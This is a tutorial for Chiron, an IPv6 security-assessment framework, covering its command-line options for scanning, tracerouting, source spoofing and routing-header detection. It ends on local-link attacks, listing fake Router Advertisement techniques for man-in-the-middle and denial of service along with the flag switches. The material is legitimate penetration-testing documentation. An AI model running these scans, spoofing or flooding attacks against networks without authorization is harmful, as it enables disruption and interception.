Chiron

An Advanced IPv6 Penetration Testing and Security Assessment Framework

Tutorial

version 0.9.5

by

Antonios Atlasis

aatlasis@secfu.net

Updated: Jul 31, 2018

Table of Contents

1 Introduction

Chiron is an advanced IPv6 security assessment framework, written in Python; it is comprised of the following modules:

- **IPv6 Scanner**. An IPv6 network scanner with advanced capabilities.
- **IPv6 Local-Link Module**. A tool specialised on IPv6 local-link attacks.
- **IPv4-to-IPv6 Proxy**. A tool that can receive IPv4 packets and re-transmit them using IPv6, receiving the IPv6 responses and send them back to the originator using IPv4. This proxy is especially useful for allowing the usage of IPv4 tools that do not support IPv6 over IPv6 networks.
- **IPv6 Attack Module**. A tool that implements specific IPv6-related attacks.

The main advantage of this tool in comparison with other IPv6 security assessment frameworks is that a user can craft completely arbitrary IPv6 header chains, incorporating several IPv6 Extension headers, of various types and options, and send them fragmented or not. The user can even craft overlapping fragments, abuse the order of the Extension headers or the values of their fields, etc. for fuzzing, evasion or other purposes.

Chiron:

- Incorporates its own IPv6 sniffer. It doesn't use the stack of the OS.
- It is **a multiprocessing tool**. A user can launch multiple processes to get results faster. The multiprocessing operation increases the performance of the scanner significantly, especially when many targets are examined.

The latest version of Chiron can be found at https://github.com/aatlasis/Chiron.

1.1 Prerequisites

To run Chiron, you need Python 2.7.x and the latest version of Scapy (obtained from https://github.com/secdev/scapy).

You also need the following python module:

python-netaddr

Optionally, install the following python libraries:

python-crypto

PyX

gnuplot-py

If you want to produce nice graphs using the traverouting option, you will also need to install *graphviz*.

The tool has been extensively tested in Linux and specifically in Fedora/Centos.

1.2 The Tools

All the tools are located into the ./bin directory:

chiron_scanner.py A network scanner

chiron_combinations.py	For generating IPv6 suffixes by combining several words – useful for "smart" scanning
chiron_local_link.py	For generating arbitrary Local-Link Messages
chiron_proxy.py	An IPv4-to-IPv6 proxy
chiron_attacks.py	A module that allows launching some IPv6 attacks.

The libraries are located into the ./lib directory (but you don't need to access them directly).

1.3 How to Use It

To run this program:

- You **must** run the IPv6 scanner, the local-link module and the attack module the as root.
- You **must** define at least the interface to use.
- **IMPORTANT**: While running (at least the advanced techniques of) *Chiron*, please make sure not to run any other IPv6 activities (e.g. web browsing using IPv6). Otherwise, the incorporated sniffer may catch the traffic and jeopardise the results.

If, at any time, you need help, please use the ***--help*** switch in each module for more information.

2 Defining Various Generic Parameters

2.1 Define the Network Interface

This is obligatory. To define your interface, you just have to name it.

Example:

./chiron_scanner.py eth0 ...etc., (depending on your OS)

2.2 Destinations

There are multiple ways to define your destination(s) (aka, your targets).

Briefly, the following options are available:

- A comma separated list of IPv6 addresses or FQDN.
- A range of IPv6 addresses.
- IPv6 subnets. A special attention is required in this case because you may end-up with a huge number of addresses.
- A list of IPv6 addresses or FQDN in a text file (one per line).
- Automatic combinations of suffixes of your choice with a chosen IPv6 prefix.

2.2.1 Defining your targets in the command line

Using the ***-d*** switch, it is possible to.

- Define a comma-separated list of your destinations. The destinations can be either IPv6 addresses, FQDN or any combination of them. If it is a DNS name, this will be automatically be resolved.

  Example:

  chiron_scanner.py eth0 -d 2001:db8:1:1::1,2001:db8:2:3::4,2001:db8:1:2::5

- Define a subnet, from /64 to /127.

  Example:

  chiron_scanner.py eth0 -d fdf3:f0c0:2567:7fe4/64

- Define ranges of IPv6 addresses.

  Example:

  chiron_scanner.py eth0 -d fdf3:f0c0:2567:7fe4:800:27ff-35ff:fe00:0-ffff

  Please notice that in the above example we use ranges in two different places.

NOTE: You cannot combined the aforementioned cases.

2.2.2 Read the targets from a file

Read a list of targets (either as IPv6 address or as DNS names) from an input file using the ***-iL*** switch. Each line should have just one target.

2.2.3 Perform a smart scan

Perform a ***smart scan*** using the ***-sM*** switch. In smart scan, you define an /64 IPv6 scope and a file where In this case, you must also use the following switches:

-pr <ipv6 prefix> the network IPv6 prefix (routing prefix plus subnet id) to use. Currently, only /64 prefixes are supported.

-iC <input filename> the filename where the combinations to use are stored.

To create the combinations input file, you have to:

- Create a text file (let's call it *addresses_parts.txt*) using your favourite text editor, where each file will be a single, hexadecimal part of the final IPv6 interface identifier, i.e.:

  coca

  b00b

  f00d

  b0b0

  babe

  dead

  ...etc

- Create automatically the combinations file, using the combinations.py binary located in the bin file, e.g.

  ./combinations.py addresses_parts.txt ../files/combinations.txt

  addresses_parts.txt is the initial input file that you created and *../files/combinations.txt* is the output file which will be used as input file to our scanner.

- The file will look like as following:

  :c0ca:b00b:f00d:b0b0

  :c0ca:b00b:f00d:babe

  :c0ca:b00b:f00d:bead

  :c0ca:b00b:f00d:beef

  ...etc

The good thing is that this file should be created just once, no matter how many IPv6 network prefixes you are going to scan. Now, run your scanner, using:

./chiron_scanner.py vboxnet0 -sM -pr fdf3:f0c0:2567:7fe4 -iC ../files/my_combinations-small.txt …

For your convenience, under files/ you can find:

2.3 Gateway

The IPv6 Scanner by default will use the default gateway of the host OS. However, you can define your own gateway by using the ***-gw*** switch. Example:

-gw <address_of_a_gateway> The IPv6 address of the desired IPv6 gateway.

2.4 Defining (spoofing) source addresses

The source address of your packets is chosen is following:

- If an IPv6 source and a MAC source addresses are not defined, your machine's IPv6 address and the corresponding MAC address are used.
- If you randomise or define (spoof) a source MAC address, your IPv6 address and the spoofed MAC address are used.
- If you define (spoof) just a source IPv6 address, the corresponding MAC address is used as a source (it is found using Neighbor Solicitation - NS). If NS does not return a MAC address, a random MAC address is used.
- If you spoof or randomise both the IPv6 address and the MAC address, these specific spoofed MAC addresses are used.

When you randomise an IPv6 address as source, you must also define the desired IPv6 prefix using the ***-pr*** switch.

Switches to use:

-s <IPv6 source address> The IPv6 address you want to specify as a source address.

-m <MAC source address> The MAC address you want to specify as a source address.

-rs -pr <network_preffix> Randomise the IPv6 source address, using as an IPv6 network prefix the one defined using the ***-pr*** switch.

-rm Randomise the source MAC address. You do not have to define anything else.

2.5 Hop-Limit

-hoplimit <Hop Limit> Values: 0 to 255. Default values: 64 for the scanner, 255 for the neighobor discovery (nd) tool.

2.6 Multi-Threading Operations

This is a multi-threading IPv6 Scanner. The multi-threading operation increases the performance of the scanner significantly, especially when many targets and / or ports are examined. You can define the number of threads used by the following switch:

-threads <NO_OF_THREADS > The number of threads to use (for multi-threaded operation). Default value: 10

2.7 Other parameters

During the various scanning/attack methods, the following switches can also be used that either provides more info, or specialise some scamming details:

-nsol Display neighbor solicitation results (IPv6 vs MAC addresses) for your info. However, the

results are neither summarised when finished, nor are stored in a file. Default: False.

-stimeout <SNIFFER_TIMEOUT> The timeout (in seconds) when the integrated sniffer (IF used) will exit automatically. Default value: 60 seconds

3 Network Scanning

3.1 Link-Local Scanning

For the two options used below, there is no need to define any destinations.

3.1.1 Sniff the wire passively

Switch: ***-rec***
It sniffs the wire passively (without sending a single packet) for a predefined amount of time (default: 5 seconds).
Change the sniffing time using the ***-stimeout*** switch.

Example:
./chiron_scanner.py vboxnet0 -rec -stimeout 20

Example output:

The IPv6 address of your sender is: fdf3:f0c0:2567:7fe4:800:27ff:fe00:0
The interface to use is vboxnet0
Starting sniffing...
I shall sniff for 20 seconds (unless interrupted)
08:00:27:74:dd:aa fe80::a00:27ff:fe74:ddaa Router Advertisement
08:00:27:74:dd:aa fe80::a00:27ff:fe74:ddaa Router Advertisement

Passive Scanning Results!
==========
['fe80::a00:27ff:fe74:ddaa', '08:00:27:74:dd:aa', 'Router Advertisement', '64', '0L', '0L', '0L', 'Medium (default)', '0L', '300', '0', '0', 'fdf3:f0c0:2567:7fe4::', '64', '1L', '1L', '1L', 86400, 14400]

Managed Address Configuration
Home Agent
Hop Limit
Other Configuration
IPv6 Address of the sender
MAC Address of the sender
Layer-4 Type Packet
Default Router Preference
Proxy
Router lifetime (sec)
Reachable time (msec)
Retrans Timer (msec)
Prefix
Prefix length
On-Link Flag
Autonomous Address Configuration flag
Router Address Flag
Valid Lifetime
Preferred Lifetime

In the above sample output, a Router Advertisement packet has been captured.

Explanation: `1L` means that the corresponding bit has been set.
`0L` means that the corresponding bit has NOT been set.

In the sample output below, a Neighbor Solicitation / Advertisement communication has been captured:

IPv6 Address of the sender
MAC Address of the sender
IPv6 Target Address
Router bit (not set)
Solicited bit (set)
Overide bit (set)

Passive Scanning Results!
==========
['fdf3:f0c0:2567:7fe4:1409:2397:e1f8:a9ee', '08:00:27:de:ab:17', 'Neighbor Solicitation', 'fdf3:f0c0:2567:7fe4:800:27ff:fe00:0']
['0a:00:27:00:00:00', 'fdf3:f0c0:2567:7fe4:800:27ff:fe00:0', 'Neighbor Advertisement', '0L', '1L', '1L', 'fdf3:f0c0:2567:7fe4:800:27ff:fe00:0']

Note: If a packet is captured more than once, it is displayed just once.

3.1.2 Perform a Multicast ICMPv6 Scan

Switch: ***-mpn***
It tries to identify all the IPv6-enabled systems on the link by sending to a multicast address (IPv6 address: ff02::1, Ethernet address: 33:33:00:00:00:01) the following types of packets:

- A legitimate ICMPv6 Echo Request
- An Unsolicited Neighbor Advertisement
- An ICMPv6 Echo Request preceded by an IPv6 Destination Options Header with an unknown Option (to trigger an ICMPv6 Parameter Problem - unrecognized IPv6 Option encountered).
- An ICMPv6 Echo Request preceded by an non-existing (Fake) IPv6 Extension Header (to trigger an ICMPv6 Parameter Problem - unrecognized Next Header type encountered)

Example:

./chiron_scanner.py vboxnet0 -mpn

Example output:

The IPv6 address of your sender is: fdf3:f0c0:2567:7fe4:800:27ff:fe00:0
The interface to use is vboxnet0
Starting sniffing...
00:24:54:ba:a1:97 fdf3:f0c0:2567:7fe4:800:27ff:fe00:0 ICMPv6
08:00:27:74:dd:aa fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa Echo Reply
...<snipped for brevity>

Alive systems around... MAC/Link-Local/Global
==========
['08:00:27:74:dd:aa', 'fe80::a00:27ff:fe74:ddaa', 'fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa']

MAC Address IPv6 Link-Local Address IPv6 Global Address

Note: If a packet is captured more than once, it is displayed just once.

3.2 Global (LAN/WAN) IPv6 Scanning

In the cases of this sub-section, we must also define the destination(s) (aka targets), and potentially, the IPv6 source or/and the IPv6 gateway.

WARNING: This is NOT a usual IPv6 scanner. Although it can be used as such, you can also combine all the scanning methods described in this section with the advanced attacking techniques described in Section 6. Moreover, it supports multi-threading capabilities which increase significantly the performance of the scanner when targeting large IPv6 addressing space.

3.2.1 DNS Resolution

If you want to resolve a FQDN (Full Qualified Domain Names) to its IPv6 address, simply use the ***-dns*** switch. Moreover, DNS resolution from FQDN to IPv6 addresses is also performed during any type of scanning (see below) when the target(s) are defined as FQDN. In all these cases, DNS resolution is performed using public DNS servers. If you want to use a DNS server of your choice, use the ***-dns-server*** switch.

Example:

./chiron_scanner.py p10p1 -dns www.google.com -dns-server 2001:470:20::2

Of course, you can also use an IPv4 DNS server, as long as it can resolve a FQDN to its IPv6 address (if any).

Example:

./chiron_scanner.py p10p1 -dns www.google.com -dns-server 8.8.8.8

(in the example above, an IPv4 public DNS server of Google is used).

3.2.2 Typical Scanning Methods

In all the scanning methods described below, you can define your parameters (source, destination(s), gateway, etc.) as described in section 2.

Ping Scanning

Pretty easy. Use the same switch as in nmap, that is, ***-sn***

Example:

 # ./chiron_scanner.py p10p1 -d www.google.com,www.facebook.com -sn

Example output:

The IPv6 address of your sender is: 2a02:2149:8606:5c00:a494:35a9:2c7f:f36e
The interface to use is p10p1
Starting sniffing...
Sniffer filter is ip6 and dst 2a02:2149:8606:5c00:a494:35a9:2c7f:f36e and icmp6
2a02:2149:8606:5c00:224:54ff:feba:a197 fe80::20d:b9ff:fe28:c214 p10p1
Using system's default gateway 2a02:2149:8606:5c00:224:54ff:feba:a197 with MAC address

00:0d:b9:28:c2:14 if needed
Let's start scanning
...
... <snipped for brevity>

Scanning Complete!
==========
['2a00:1450:4013:c01::63', 'Echo Reply', '0x3063', """]
['2a03:2880:f010:701:face:b00c:0:1', 'Echo Reply', '0x80e', """]
['2003:60:4010:1090::11', 'Echo Reply', '0xdc44', """]

ICMPv6 payload (none in this case)

IPv6 address of the sender (target)

ICMPv6 ID number

Tracerouting

In tracerouting, there are two options. The first one, it uses TCP tracerouting, it produces impressive graphs, but it is not flexible. The second one, is much more flexible, but it displays the results only in text format.

TCP Tracerouting producing nice graphs

Use the switch ***-tr-gr*** . You have to define your destinations only in a comma separated list using the ***-d*** switch. As you can imagine, you can define more than one targets. Example:

./chiron_scanner.py p10p1 -d www.google.com,www.facebook.com,www.yahoo.com -tr-gr


Example (text) output:

	2a00:1288:f006:01fe:0000:0000:0000:3001	:tcphttp	2a00:1450:4017:0800:0000:0000:0000:1011	:tcphttp	2a03:2880:f010:0301:face:b00c:0000:0001	:tcphttp
1	2a02:2149:8609:5400:20d:b9ff:fe28:c214	3	2a02:2149:8609:5400:20d:b9ff:fe28:c214	3	2a02:2149:8609:5400:20d:b9ff:fe28:c214	3
2	2a02:2148:77:50:2::17	3	2a02:2148:77:50:2::17	3	2a02:2148:77:50:2::17	3
3	2a02:2148:2:65::22	3	2a02:2148:2:65::22	3	2a02:2148:2:65::22	3
4	2a02:2148:2:9::11	3	2a02:2148:2:9::11	3	2a02:2148:2:11::11	3
5	2a02:2148:2:6::22	3	2a02:2148:2:6::22	3	2001:7f8::80a6:0:1	3
6	2001:7f8:58::1b1b:0:1	3	2001:4860:1:1:0:4d9:0:1	3	2620:0:1cff:dead:beef::1343	3
7	2001:470:0:2b6::1	3	2001:4860:0:1::617	3	2620:0:1cff:dead:beef::1348	3
8	2001:470:0:2b5::1	3	2a00:1450:4017:800::1011	SA	2620:0:1cff:dead:bef0::cf	3
9	2001:7f8::2846:0:1	3	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
10	2a00:1288:f006:1fe::e3	3	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
11	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
12	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
13	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
14	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
15	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
16	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
17	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
18	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
19	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
20	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
21	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
22	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
23	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
24	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
25	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
26	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
27	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
28	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
29	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA
30	2a00:1288:f006:1fe::3001	SA	2a00:1450:4017:800::1011	SA	2a03:2880:f010:301:face:b00c:0:1	SA

None

As you can see, you get the results in columns, one per destination. The last (final) node is repeated more than once because the technique used by Scapy is to send all the packets at the same time, in parallel. This has the disadvantage that it cannot know when to stop (and hence, it usually sends more packets than it is required) but the great advantage that it takes a very few seconds to get this multi-target traceroute result.

The same results are also saved in a graph in a file having the name of the target(s) saved in the working directory of the scanner. These results are presented below.



Generic TCP Tracerouting

This technique has the advantage that it can incorporate all the advanced / fuzzing techniques described in Section 6.


Use the switch ***-tr*** In this tracerouting mechanism, you can define your destinations in any of the ways described in section 2.2.

Optional parameters:

-max_ttl <ttl> Define the maximum TTL to be used during the multi-parallel traverouting packets.
-min_ttl <ttl> Define the minimum TTL to be used during the multi-parallel traverouting packets.
-l4 <proto> The layer-4 protocol to be used for the tracerouting messages. Possible values: ***tcp, udp, icmpv6*** (default)
-l4_data <proto_data> The data to be used as a layer 4 payload.

Example:

./chiron_scanner.py p10p1 -d www.google.com,www.facebook.com,www.yahoo.com -tr -l4 tcp



As we can see, the results are presented in a line per-target. The number before the IPv6 address gives how many hops away is this address from the source node.

TCP Scanning

In TCP scanning you have the following options, (using the corresponding switches).

-sS perform a SYN TCP scan

-sA perform an ACK TCP scan

-sX perform an XMAS TCP scan

-sR perform a RESET TCP scan

-sF perform a FIN TCP scan

-sN perform a NULL TCP scan

If you do not define destination ports, the most common services per protocol (tcp/udp) will be examined. If the required files will not be found (files/tcp_ports.txt and files/udp_ports.txt), ports 1-1024 will be scanned. However, you can define your destination ports, using either a comma-separated list, or a range of ports or a combination of them using the ***-p*** switch. Example:

 # ./chiron_scanner.py p10p1 -d www.facebook.com,www.google.com,www.ernw.de,www.insinuator.net,www.yahoo.com -sS -p 22-24,80

And, the results are:

Scanning Complete!
==========
IPv6 address Protocol Port Flags
['2a03:2880:f010:301:face:b00c:0:1', ' TCP ', 'http', 'SA']
['2a00:1450:4013:c00::69', ' TCP ', 'http', 'SA']
['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'TCP port ssh CLOSED']
['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'TCP port telnet CLOSED']

['2a00:1450:4013:c00::69', ' TCP ', 'http', 'SA']
['2a03:2880:f010:301:face:b00c:0:1', ' TCP ', 'http', 'SA']
['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'TCP port lmtp CLOSED']
['2003:60:4010:1090::11', ' TCP ', 'http', 'SA']
['2003:60:4010:11b0::12', ' TCP ', 'ssh', 'RA']
['2003:60:4010:11b0::12', ' TCP ', 'telnet', 'RA']
['2a03:2880:f010:301:face:b00c:0:1', ' TCP ', 'http', 'SA']
['2003:60:4010:11b0::12', ' TCP ', 'lmtp', 'RA']
['2003:60:4010:11b0::12', ' TCP ', 'http', 'SA']
['2a03:2880:f010:301:face:b00c:0:1', ' TCP ', 'http', 'SA']
['2001:4998:f00b:1fe::3000', ' TCP ', 'http', 'SA']
['2a03:2880:f010:301:face:b00c:0:1', ' TCP ', 'http', 'SA']
['2a00:1450:4013:c00::69', ' TCP ', 'http', 'SA']
['2a03:2880:f010:301:face:b00c:0:1', ' TCP ', 'http', 'SA']

The results of a TCP port scanning can be, OPEN (when 'SA' = SYN-ACK) packets are received, or CLOSED (when 'RA' = RESET-ACK or ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited' packets are received) . FILTERED pockets are not displayed at all.

Source ports are randomised per destination.

UDP Scanning

Here the situation is rather simpler than TCP port scanning. You have just to define the appropriate switch (***-sU***) and the destination ports using the same ways as in the TCP port scanning. Example:

```
./chiron_scanner.py p10p1 -d
www.facebook.com,www.google.com,www.ernw.de,www.insinuator.net,www.yahoo.co
m -sU -p 22-24,80,53
```

And, the results are:

Scanning Complete!

==========

IPv6 address Protocol Port

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'UDP port ssh CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'UDP port telnet CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'UDP port lmtp CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:1090::11', 'UDP port http CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination

administratively prohibited', 'Target: 2003:60:4010:1090::11', 'UDP port domain CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:11b0::12', 'UDP port ssh CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:11b0::12', 'UDP port telnet CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:11b0::12', 'UDP port lmtp CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:11b0::12', 'UDP port http CLOSED']

['2003:60:4010::8', ' ICMPv6 ', 'Destination unreachable', 'Communication with destination administratively prohibited', 'Target: 2003:60:4010:11b0::12', 'UDP port domain CLOSED']

3.2.3 IPv6-Specific Scanning Attacks

Path MTU Discovery

Path MTU Discovery is a technique used to dynamically discover the Path MTU (PMTU) of a path (RFC 1981). Specifically, a source node initially assumes that the PMTU of a path is the (known) MTU of the first hop in the path.

If any of the packets sent on that path are too large to be forwarded by some node along the path, that node will discard them and return ICMPv6 Packet Too Big messages. Upon receipt of such a message, the source node reduces its assumed PMTU for the path based on the MTU of the constricting hop as reported in the Packet Too Big message.

The Path MTU Discovery process ends when the node's estimate of the PMTU is less than or equal to the actual PMTU.

Switch: ***-pmtu***	It performs Path MTU Discovery.
Optional switch: ***-mtu***	The initial MTU to use for path MTU discovery (default=1500).

NOTE: Path MTU Discovery CANNOT be used with the advanced attacks, which will b explained later (because there is no reason to use Path MTU Discovery with them).

Example:

 # ./chiron_scanner.py p10p1 -pmtu -d www.google.com

Sample output:

... <snipped for brevity>
Path MTU Discovery
----
sender= 2a02:2149:8602:7700:20d:b9ff:fe28:c214 PATH MTU = 1492
sender= 2a00:1450:4001:809::1013 PATH MTU = 1492
Scanning Complete!
==========

('2a02:2149:8602:7700:20d:b9ff:fe28:c214', 'ICMPv6 Packet Too Big', 'MTU=1492')

Type 0 Routing Header Support Detection

The IPv6 Routing Header is used by an IPv6 source to list one or more intermediate nodes to be "visited" on the way to a packet's destination. According to the RFCs, all IPv6 nodes must be able to process routing headers (nodes = routers + hosts).

Type-0 Routing header is equivalent to IPv4 lose source routing. Its potential security implications can be firewall evasion (e.g. if an intermediate target is allowed by a firewall, but the last one, “hided” in the Routing Header, is not), as well as DoS Amplification attacks (by bouncing packets between two routers several times). Fortunately, with RFC 5095 in Dec 2007 Type 0 Routing Headers in IPv6 has been deprecated.

Using Chiron you can check whether your target(s) support Type 0 Routing Header. The usage of this type of headers has been deprecated, but if it is still encountered, it poses a significant security risk. For this reason, it's detection, if used, is really important. To this end, use the switch ***-rh0***
Example:

./chiron_scanner.py p10p1 -d www.google.com -rh0

If you get your packet back, this means that your target supports Type 0 Routing Header. The following layer 4 packets are supported:

- ICMPv6 Echo Request
- TCP SYN
- UDP

To do so, you can use the following switches:

-l4 <proto> The layer-4 protocol to be used. Possible values: ***tcp, udp, icmpv6*** (default)
-l4_data <proto_data> The data to be used as a layer 4 payload.

Examples:

./chiron_scanner.py p10p1 -d www.google.com -rh0 -l4 tcp -p 80

./chiron_scanner.py p10p1 -d www.google.com -rh0 -l4 udp -p 53

3.3 Store the Results to a Text File

Scanning results are displayed at the stdout. However, if you want to save them in a text file, you can do it using the following switch:

-of <OUTPUT_FILE> The filename where the results will be stored.

NOTE: Storing the results to a file can be used just for the chiron scanner module, since the other modules do not actually produce output results.

4 Sending Arbitrary IPv6 Packets at the Local Link

This section will describe some of the most well known IPv6 attacks using this framework. The following ND messages are supported:

- Router Advertisement Messages
- Router Solicitation Messages
- Neighbor Advertisement Messages
- Neighbor Solicitation Messages
- Router Redirect
- Packet Too Big
- MLD Query Messages
- MLDv2 Query Messages
- MLD Response Messages
- MLD Done Messages
- MLDv2 Response Messages

4.1 Router Advertisement

According to RFC 4861, RA messages are sent out periodically or in a response to Router Solicitations messages.

Some potential Router Advertisement attacks are the following:

- Send fake RA messages, using your machine's address, to potentially put you in the middle (you should also DoS the legitimate router).
- Spoof the IPv6 source address to DoS legitimate router by:
  - Setting Router lifetime = 0
  - Setting Router priority to Low (in combination with fake RA messages).
- Unset M/O flags: Implicitly DoS DHCPv6.

The parameters that can be used, with Chiron_nd module, are the following:

-ra	Send Router Advertisement (messages)
-rand_ra	Randomise the advertised prefixes and flood the network with Ras
-rand_ra_lls	Randomise the advertised prefixes and the link layer addresses at both the Ether header and inside RAs and flood the network with Ras
-rand_ra_ll	Randomise the advertised prefixes and the link layer addresses only in the advertised RAs and flood the network with RAs
-chlim <Current Hop Limit>	Advertised Current Hop Limit - can be between 0 and 255. Default value: 64

-M	Managed Address Configuration Flag. Default: False
-O	Other Configuration Flag. Default: False
-res <reserved>	Reserved field. Default Value: 0. Can be between 0 and 63
